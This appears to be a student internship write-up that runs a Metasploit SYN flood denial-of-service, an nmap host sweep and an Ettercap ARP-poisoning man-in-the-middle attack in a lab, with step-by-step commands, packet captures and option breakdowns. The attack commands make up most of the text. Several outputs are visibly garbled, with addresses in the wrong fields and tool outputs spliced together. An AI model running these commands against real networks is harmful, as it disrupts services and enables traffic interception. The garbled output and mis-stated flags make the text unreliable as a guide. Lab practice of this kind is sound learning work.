For finding the configurations of my computer on which we are practicing the DOS attack.

```

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          RealtekU_12:35:02  no        The name of the interface
NUM                0x00000000  no        Number of SYNs to send (else unlimited)
RHOSTS           RealtekU_12:35:02  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              80          yes       The target port
SHOST           RealtekU_12:35:02  no        The spoofable source address (else randomizes)
SNAPLEN            65535      yes       The number of bytes to capture
SPORT             0x00000000  no        The source port (else randomizes)
TIMEOUT            500         yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.

```

The module auxiliary/dos/tcp/syncflood is a component in the Metasploit Framework, which is a popular open-source penetration testing framework. This module is designed to launch a TCP SYN flood attack against a target system.

TCP SYN flood is a type of Denial-of-Service (DoS) attack that targets the TCP three-way handshake process. In this attack, the attacker sends a flood of TCP SYN packets to the target system, consuming its resources and overwhelming its ability to respond to legitimate connection requests.

```

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.9

[*] SYN flooding 192.168.1.9:80 ...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >

```

After setting RHOSTS 192.168.1.9 if we run show options command it shows RHOSTS current settings as 192.168.1.9 which is previously did not contain any value.

By typing RUN command the DOS ATTACK on the system for which we mentioned the ip address starts.

No.	Time	Source	Destination	Protocol	Length	Info
9946	465.917671859	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9947	465.917671968	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9948	465.921617568	24.147.16.175	192.168.1.9	TCP	54	5963 - 80 [SYN] Seq=0 Win=930 Len=0
9949	465.924933365	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9950	465.924934726	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9951	465.925448843	24.147.16.175	192.168.1.9	TCP	54	21702 - 80 [SYN] Seq=0 Win=1456 Len=0
9952	465.927874219	24.147.16.175	192.168.1.9	TCP	54	1663 - 80 [SYN] Seq=0 Win=3747 Len=0
9953	465.930282544	24.147.16.175	192.168.1.9	TCP	54	8246 - 80 [SYN] Seq=0 Win=3772 Len=0
9954	465.930955526	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9955	465.930956119	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9956	465.931145688	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9957	465.932230282	24.147.16.175	192.168.1.9	TCP	54	51148 - 80 [SYN] Seq=0 Win=4063 Len=0
9958	465.936698401	24.147.16.175	192.168.1.9	TCP	54	64295 - 80 [SYN] Seq=0 Win=2743 Len=0
9959	465.942625530	24.147.16.175	192.168.1.9	TCP	54	57978 - 80 [SYN] Seq=0 Win=244 Len=0
9960	465.945917645	24.147.16.175	192.168.1.9	TCP	54	42746 - 80 [SYN] Seq=0 Win=147 Len=0
9961	465.947988480	24.147.16.175	192.168.1.9	TCP	54	15553 - 80 [SYN] Seq=0 Win=1080 Len=0
9962	465.950218731	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9963	465.951451213	24.147.16.175	192.168.1.9	TCP	54	58518 - 80 [SYN] Seq=0 Win=3045 Len=0
9964	465.954337379	24.147.16.175	192.168.1.9	TCP	54	[TCP Port numbers reused] 33265 - 80 [SYN] Seq=0 Win=2636 Len=0
9965	465.956552627	24.147.16.175	192.168.1.9	TCP	54	40133 - 80 [SYN] Seq=0 Win=2738 Len=0
9966	465.957528363	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
9967	465.957528888	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2

Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, 00:00:27:53:0c:ba (08:00:40:33:dc:00) at 12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_53:0c:ba (08:00:40:33:dc:00) [ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_53:0c:ba (08:00:40:33:dc:00)]
Internet Protocol Version 4, Src: 34.117.65.55, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 443, Dst Port: 59858, Seq: 1, Ack: 1, Len: 2.
Transport Layer Security

Packets: 31903 - Displayed: 31903 (100.0%) Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
10015	466.022739221	24.147.16.175	192.168.1.9	TCP	54	45451 - 80 [SYN] Seq=0 Win=2945 Len=0
10016	466.025183877	24.147.16.175	192.168.1.9	TCP	54	7920 - 80 [SYN] Seq=0 Win=1409 Len=0
10017	466.027892350	24.147.16.175	192.168.1.9	TCP	54	3521 - 80 [SYN] Seq=0 Win=193 Len=0
10018	466.030909363	24.147.16.175	192.168.1.9	TCP	54	23276 - 80 [SYN] Seq=0 Win=2206 Len=0
10019	466.033978101	24.147.16.175	192.168.1.9	TCP	54	[TCP Port numbers reused] 47638 - 80 [SYN] Seq=0 Win=2746 Len=0
10020	466.039417982	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10021	466.039526569	24.147.16.175	192.168.1.9	TCP	54	25765 - 80 [SYN] Seq=0 Win=1288 Len=0
10022	466.042715190	24.147.16.175	192.168.1.9	TCP	54	57144 - 80 [SYN] Seq=0 Win=355 Len=0
10023	466.046617951	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10024	466.046618679	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10025	466.046940813	24.147.16.175	192.168.1.9	TCP	54	2751 - 80 [SYN] Seq=0 Win=2741 Len=0
10026	466.050171715	24.147.16.175	192.168.1.9	TCP	54	32857 - 80 [SYN] Seq=0 Win=3006 Len=0
10027	466.053646669	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10028	466.053646789	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10029	466.053646954	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10030	466.053713186	24.147.16.175	192.168.1.9	TCP	54	39896 - 80 [SYN] Seq=0 Win=1064 Len=0
10031	466.057972841	24.147.16.175	192.168.1.9	TCP	54	20565 - 80 [SYN] Seq=0 Win=447 Len=0
10032	466.061821877	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10033	466.061822681	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10034	466.061822878	RealtekU_12:35:02	Broadcast	ARP	60	Who has 24.147.16.175? Tell 10.0.2.2
10035	466.06230726	24.147.16.175	192.168.1.9	TCP	54	[TCP Port numbers reused] 57819 - 80 [SYN] Seq=0 Win=3624 Len=0
10036	466.067192396	24.147.16.175	192.168.1.9	TCP	54	6339 - 80 [SYN] Seq=0 Win=409 Len=0

Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, 00:00:27:53:0c:ba (08:00:40:33:dc:00) at 12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_53:0c:ba (08:00:40:33:dc:00) [ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_53:0c:ba (08:00:40:33:dc:00)]
Internet Protocol Version 4, Src: 34.117.65.55, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 443, Dst Port: 59858, Seq: 1, Ack: 1, Len: 2.
Transport Layer Security

Packets: 31903 - Displayed: 31903 (100.0%) Profile: Default

Now if we observe in wireshark we can notice continuous traffic as we are constantly sending packages.

This is how DOS ATTACK is done and don't forget to terminate the attack cause we are using in on our own systems to do that press **ctrl + c**.

```
msf6 auxiliary(dos/tcp/synflood) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::f512:2ad4:1a97:85de prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
                RX packets 36918 bytes 18496200 (17.6 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 27190 bytes 2117650 (2.0 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 218 bytes 14620 (14.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 218 bytes 14620 (14.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 auxiliary(dos/tcp/synflood) >
```

To find the configuration of our linux system simply use the following command:
ifconfig

```
(kali㉿kali)-[~]
$ sudo nmap -sn 10.0.2.15/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-09 13:56 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00059s latency).
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00058s latency).
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00057s latency).
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.07 seconds
```

The command `sudo nmap -sn 10.0.2.15/24` is used to perform a ping scan (also known as a "host discovery" scan) on a range of IP addresses within the 10.0.2.0/24 subnet.

Here's a breakdown of the command and its components:

- **sudo:** The sudo command is used to run the following command with administrative or superuser privileges. It may prompt you to enter your password to authorize the elevated privileges.
- **nmap:** This is the command-line utility for network exploration and security auditing. It allows you to scan hosts, ports, and other network-related information.
- **-sn:** The `-sn` option in nmap stands for "No port scan." It tells nmap to skip the port scanning phase and focus only on host discovery, specifically by sending ICMP Echo Request (ping) packets to the target hosts.
- **10.0.2.15/24:** This represents the target IP range or subnet to scan. In this case, it specifies the subnet 10.0.2.0/24, which encompasses all IP addresses from 10.0.2.0 to 10.0.2.255.

```
kali@kali: ~
└─$ sudo ettercap -T -S -i eth0 -M arp:remote /10.0.2.2/10.0.2.3/10.0.2.4/10.0.2.15/
 ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
msf6 auxiliary(ettercap) > ifconfig
Listening on:
  eth0 → 08:00:27:53:0C:BA
    eth0: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
        inet 10.0.2.15 brd 10.0.2.255 netmask 255.255.255.0 broadcast 10.0.2.255
          fe80::f512:2ad4:1a97:85de/64
    eth0: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
        inet 10.0.2.2 brd 10.0.2.255 netmask 255.255.255.0 broadcast 10.0.2.255
          fe80::f512:2ad4:1a97:85de/64
Privileges dropped to EUID 65534 EGID 65534 ...
  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* ━━━━━━| 100.00 %
Scanning for merged targets (2 hosts) ...
```

```
* [!] Stopping running against current target...
[*] Auxiliary module execution completed
3 hosts added to the hosts list ...
ARP poisoning victims:
GROUP 1 : 10.0.2.2 52:54:00:12:35:02
GROUP 1 : 10.0.2.3 52:54:00:12:35:03
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing ...
Text only Interface activated ...
Hit 'h' for inline help
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loopback)
            RX packets 18 bytes 14620 (14.2 KiB)
            TX packets 218 bytes 14620 (14.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Sun Jul  9 14:08:32 2023 [206902]
  10.0.2.2:0 → 10.0.2.3:0 | (0)
            RX packets 18 bytes 14620 (14.2 KiB)
            TX packets 218 bytes 14620 (14.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Sun Jul  9 14:08:32 2023 [217255]
  10.0.2.2:0 → 10.0.2.4:0 | (0)
msf6 auxiliary(secondary) > 
```

```
File Actions Edit View Help
10.0.2.2:0 → 10.0.2.3:0 | (0)
^C Stopping running against current target...
Control-C again to force quit all targets.
Sun Jul 9 14:08:32 2023 [217255]
10.0.2.2:0 → 10.0.2.4:0 | (0) config
└─ exec: ifconfig

Sun Jul 9 14:08:32 2023 [217255]
10.0.2.4:0 → 10.0.2.2:0 | (0)
inet6 fe80::1512:2ad4:1a97:85de prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
Sun Jul 9 14:08:32 2023 [227674]
10.0.2.2:0 → 10.0.2.3:0 | (0)
    runs 0 frame 0
    TX packets 211 bytes 211650 (2.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Sun Jul 9 14:08:32 2023 [227674]
10.0.2.3:0 → 10.0.2.2:0 | (0)
    runs 0 frame 0
    TX packets 218 bytes 14620 (14.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
User requested a CTRL+C... (deprecated, next time use proper shutdown)
└─(kali㉿kali)-[~]
$ auxiliary(enumeration) >
```

The command you provided, “**`sudo ettercap -T -S -i eth0 -M arp:remote /10.0.2.2/ 10.0.2.3/ 10.0.2.4/ 10.0.2.15/`**”, is using the Ettercap tool with various options to perform an ARP poisoning attack on specific IP addresses.

Here's a breakdown of the command and its components:

- **sudo:** The sudo command is used to run the following command with administrative or superuser privileges. It may prompt you to enter your password to authorize the elevated privileges.
- **ettercap:** This is the command-line tool for performing various man-in-the-middle attacks on a network.
- **-T:** This option enables the text-based interface for Ettercap.
- **-S:** This option tells Ettercap to be silent and not display any console output while running.
- **-i eth0:** This option specifies the network interface (eth0 in this case) that Ettercap should use for the attack. Replace eth0 with the appropriate interface name for your system.
- **-M arp:remote:** This option configures Ettercap to perform an ARP poisoning attack using the remote mode. ARP poisoning is a technique where the attacker sends forged Address Resolution Protocol (ARP) messages to the victims, causing them to associate the attacker's MAC address with specific IP addresses.
- **/10.0.2.2/10.0.2.3/10.0.2.4/10.0.2.15/:** This specifies the list of IP addresses (in this case, 10.0.2.2, 10.0.2.3, 10.0.2.4, and 10.0.2.15) that will be targeted for the ARP poisoning attack. Replace these IP addresses with the specific targets you intend to attack.

In conclusion, the Exploiting Server Vulnerabilities internship project has been an insightful and valuable experience in the field of cybersecurity. Throughout the project, we focused on identifying and exploiting vulnerabilities in server systems to assess their security posture and raise awareness about potential risks.

By studying various server vulnerabilities, we gained a deeper understanding of common attack vectors and the importance of robust security measures to safeguard sensitive data and systems. Through the project, we learned about the potential consequences of unpatched vulnerabilities, misconfigurations, and weak security controls, which can lead to unauthorized access, data breaches, and service disruptions.

During the internship, we actively researched and explored different tools, techniques, and frameworks used to exploit server vulnerabilities. This included performing penetration testing, utilizing scanning tools, analyzing network traffic, and engaging in ethical hacking practices.

In summary, the Exploiting Server Vulnerabilities internship project served as a significant learning experience, allowing us to develop practical skills, enhance our understanding of server security, and contribute to the broader goal of securing systems and protecting critical information. It provided a foundation for further exploration and a commitment to upholding ethical standards in the field of cybersecurity.